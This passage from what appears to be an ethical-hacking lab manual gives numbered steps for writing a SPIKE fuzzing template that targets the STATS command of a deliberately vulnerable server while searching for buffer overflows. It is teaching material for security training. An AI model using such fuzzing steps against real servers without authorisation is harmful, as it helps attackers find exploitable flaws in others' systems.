
26. Type **EXIT** and press **Enter** to exit the program.



27. Now, we will generate spike templates and perform spiking.

Note: Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

28. To create a spike template for spiking on the STATS function, type **pluma stats.spk** and press **Enter** to open a text editor.




29. In the text editor window, type the following script:

    s_readline();

    s_string("STATS ");

    s_string_variable("0");


30. Press **Ctrl+S** to save the script file and close the text editor.



